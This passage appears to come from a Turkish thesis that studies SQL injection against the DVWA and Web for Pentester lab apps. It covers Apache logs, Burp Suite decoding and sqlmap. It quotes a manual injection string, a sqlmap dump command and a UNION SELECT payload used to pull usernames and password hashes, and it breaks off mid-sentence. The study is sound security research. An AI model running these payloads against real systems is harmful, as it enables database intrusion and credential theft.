
Apache web sunucusunda log kayıtları /var/log/apache2klasörü altında access.log ve error.log dosyalarında bulunmaktadır. "access.log" dosyası içerisinde sunucuya yapılan isteklerin kaydını tutmaktadır.

VMware sanal platform üzerinden kurulumunu yaptığımız web for pentester uygulaması açılarak "sudo su" komutu ile yönetici olunması sağlanır. Daha sonra yapılan veri yükü denemelerini görüntülemek için "cd /var/log/apache2" komutu çalıştırılarak uygulama loglarının görüntüleneceği dizine gidilir. Buradan yapılan "tail -f access.log" komutu ile "access.log" dosyasından yapılan payload denemelerinin tespiti yapılmıştır. Şekil 3.32' de görüntülenen SQL enjeksiyon denemesi elle gerçekleştirilen sorgularla kullanıcı adı ve şifreleri almaya yönelik denemenin olduğu tespit edilmiştir. Ayrıca Burp Suite aracında görülen veri yükü denemeleriyle aynı olduğu saptanmıştır.

Şekil 3.32. Elle yapılan veri yükü denemelerinin log kayıtlarında tespiti.

SQL enjeksiyon güvenlik açığının bulunduğu sayfaya elle yapılan veri yükü denemelerine benzer saldırılar, sqlmap aracıyla çok sayıda arka planda hızlı şekilde veri yükü denemelerini otomatik olarak gerçekleştirilmektedir.


SQL enjeksiyon güvenlik zafiyetinin bulunduğu web for pentester uygulamasına sqlmap ile yapılan veri yükü denemeleri de apache web sunucusu üzerinde aynı işlem adımlarıyla, log kayıtlarında tespit edilerek Şekil 3.33'te gösterilmiştir.



Şekil 3.33. Sqlmap ile yapılan veri yükü denemelerinin log kayıtlarında tespiti.

Sqlmap aracının yapmış olduğu ve manual olarak yapmış olduğumuz SQL enjeksiyon zafiyetine yönelik yapılan veri yükü denemeleri karşılaştırılmıştır.


Burp Suite aracının özelliklerinden "Decoder" bölümünde, Decode as URL olarak seçilir ve yapılan her iki payload denemeleri buraya kopyalanır. Manual yapılan veri yükü denemeleri ve tespit edilen sqlmap aracı ile yapılan veri yükü denemeleri karşılaştırıldığında aralarında bazı benzerliklerin olduğu görülmüştür. Örneğin sql komutları içerisinde bulunan "from exercises. users, passwd, name" gibi elle yazdığımız sql komutları ile sqlmap aracı tarafından otomatik olarak gönderilen SQL enjeksiyon veri yükü denemeleri, Şekil 3.34'te görüldüğü gibi farklı şekillerde kullanılarak tespit edildiği anlaşılmıştır.



Şekil 3.34. Burp suite payload decode işlem analizi.


3.2.1. SQL Enjeksiyonda Veri Yüklerinin Değerlendirilmesi

Bölüm 2'den hatırlanacağı üzere yapılan veri yükü denemelerinde önemli unsur olan etkin yük kümelenmesidir. Etkin olmayan yükler SQL enjeksiyon zafiyetinin keşfinde başarısızdır. Bunun için sqlmap aracının otomatize olarak yapmış olduğu veri yükü denemeleri incelenmiştir. Web for pentester uygulamasındaki SQL enjeksiyon zafiyeti bulunan kısım sqlmap aracı ile taranmıştır. Zafiyet taraması sonrası sqlmap aracı tarafından gönderilen veri yükleri Burp Suite aracında incelenmiştir. Şekil 3.35'te uygulama üzerinde bulunan veri tabanı içerisindeki kullanıcı adı ve şifrelerini bulmaya yönelik olan etkin veri yükü ve kümelenmeleri tespit edilmiştir.




Şekil 3.35. Etkin veri yüklerin sağladığı kullanıcı adı ve şifre verileri.

Şekil 3.36'da Burp suite üzerinde sqlmap tarafından yapılan diğer veri yükleri incelendiğinde etkin olmayan başarısız yükler tespit edilmiştir.



Şekil 3.36. Etkin olmayan veri yükü bilgisi.

Etkin olmayan yükler Burp Suite aracında incelendiğinde veri kümelenmesi birbirine benzer olduğu saptanmıştır. Aynı zamanda Şekil 3.37'de Burp Suite aracı üzerinde başarısız yükler decode işlemi yapıldığında kullandıkları sorguların birbirine benzer oldukları tespit edilmiştir.




Şekil 3.37. Etkin olan yükler ve etkin olmayan yüklerin durumu.

4. BULGULAR VE TARTIŞMA


SQL enjeksiyon zafiyetin keşfinde kullanılan DVWA test web uygulamasında, veri tabanında bulunan kullanıcı adı ve şifrelerini getirmeye yönelik koşullu SQL sorgu denemesi gerçekleştirilmiştir. Yapılan anything‘or’ x ‘=’ x sorgu denemesi sonucunda kullanıcı adı ve şifreleri web sayfası üzerinde getirmiştir [22].

Çalışmaya ek olarak elle gerçekleştirilen sorgu denemesi ile otomatik olarak SQL enjeksiyon denemeleri yapan sqlmap programı karşılaştırılmıştır. Sqlmap aracı ile yapılan SQL enjeksiyon saldırı veri yükü denemeleri ile de veri tabanından bilgiler çekilmeye çalışılmıştır.

Çalışmada, DVWA web zafiyet testi uygulamasındaki SQL enjeksiyon zafiyetinin belirlenmesinde sqlmap ve burp suite araçları kullanılmıştır. Aşağıdaki şekilde burp suite aracının proxy yapılandırmasından sonra DVWA web zafiyet uygulamasında SQL enjeksiyon sekmesindeki input alanına “1” değerini yazdığımızda alınan cevap değerinden SQL enjeksiyon zafiyetinin olduğu kanısına varılmıştır. Bu güvenlik açığından faydalanılarak önce cookie bilgisi burp suite aracı üzerinden Şekil 4.1.’ de gösterildiği gibi yakalanmıştır. Daha sonra intercept sekmesi üzerinde yakalanan istek “file to copy” seçeneği ile Kali Linux işletim üzerinde root klasörü altına “request” adında dosya oluşturularak kopyalanmıştır. Bu dosya yardımıyla “ ./sqlmap.py -r /root/request --dump “ komutu kullanılarak, Şekil 4.3’de gösterildiği gibi veritabanı üzerinden kullanıcı adı ve şifreleri, cookie bilgileri aracılığıyla şifrelenmiş MD5 bilgileri çözülerek elde edildi.




Şekil 4.1. Burp suite üzerinde yakalanan cookie bilgisi.



Şekil 4.2. Request dosyası cookie bilgisi.


Sqlmap, program veritabanlarının numarasını ve adını döndürebilme özelliğine sahiptir. Web sunucusunun işletim sistemi ve web uygulama teknolojisi hakkında bilgi sağlar. Ek olarak, veritabanından kullanıcılar ve parolalar hakkında kesin bilgiler alınması sağlanabilir.

Kali Linux işletim sistemi üzerindeki sqlmap programı açılarak aşağıdaki şekilde sqlmap programının uygulama üzerindeki kullanıcı bilgilerinin alınması için kullanılan komut yardımı ile elle yapılan enjeksiyon sonuçlarında bulunan bilgilere ulaşılmış ve ek olarak parola MD5 bilgileri de çekilmiştir.



Şekil 4.3. Sqlmap kullanarak kullanıcı adları ve şifrelerin çıkarılması.

Burp Suite aracı üzerinde de otomatik olarak yapılan veri yükleri analiz edildiğinde başarılı veri yüklerinin elle yapılan sorgu denemesine benzer sonuçlar olduğu görülmüştür. Şekilde 4.4'te yapılan veri yükü denemesinde "admin" kullanıcı adı bilgisi burp suite aracı üzerinde görülmektedir.



Şekil 4.4. Sqlmap sorgu denemesinde kullanıcı adı bilgileri.


Çizelge 4.1'de sqlmap aracının yapmış olduğu veri yükü denemeleri burp suite aracında da analiz edilerek çizelgede etkin ve etkin olmayan veri yüklerinin değerlendirmesi yapılmıştır. Burp suite programında yapılan bu incelemede veri yükleri decode edilerek başarılı ve başarısız veri yüklerinin yaptıkları sorgular karşılaştırılmıştır.

Çizelge 4.1. DWVA'a sqlmap ile yapılan SQL enjeksiyon veri yüklerinin analizi.

Veriyükü Denemeleri	**Sqlmap**
Etkin Yük	id=1&Submit=Submit
Yapılan sorgu	id=1&Submit=Submit
Etkin Olmayan Yük	1%27%20UNION%20ALL%20SELECT%20CONCAT%280x716b707871%2CJSON_ARRAYAGG%28CONCAT_WS%280x6f6a706d736c%2Ctable_name%29%29%2C0x7171707071%29%2CNULL%20FROM%20INFORMATION_SCHEMA.TABLES%20WHERE%20table_schema%20IN%20%280x6476776131%29%23
Yapılan sorgu	1' UNION ALL SELECT CONCAT(0x716b707871,JSON_ARRAYAGG(CONCAT_WS(0x6f6a706d736c,table_name)),0x7171707071),NULL FROM INFORMATION_SCHEMA.TABLES WHERE table_schema IN (0x6476776131)#


Çizelge 4.1'deki yapılan veri yükü denemeleri incelendiğinde DVWA web uygulaması veritabanında bulunan tablo içerisindeki sütun adlarında id=1 değerine karşılık gelen

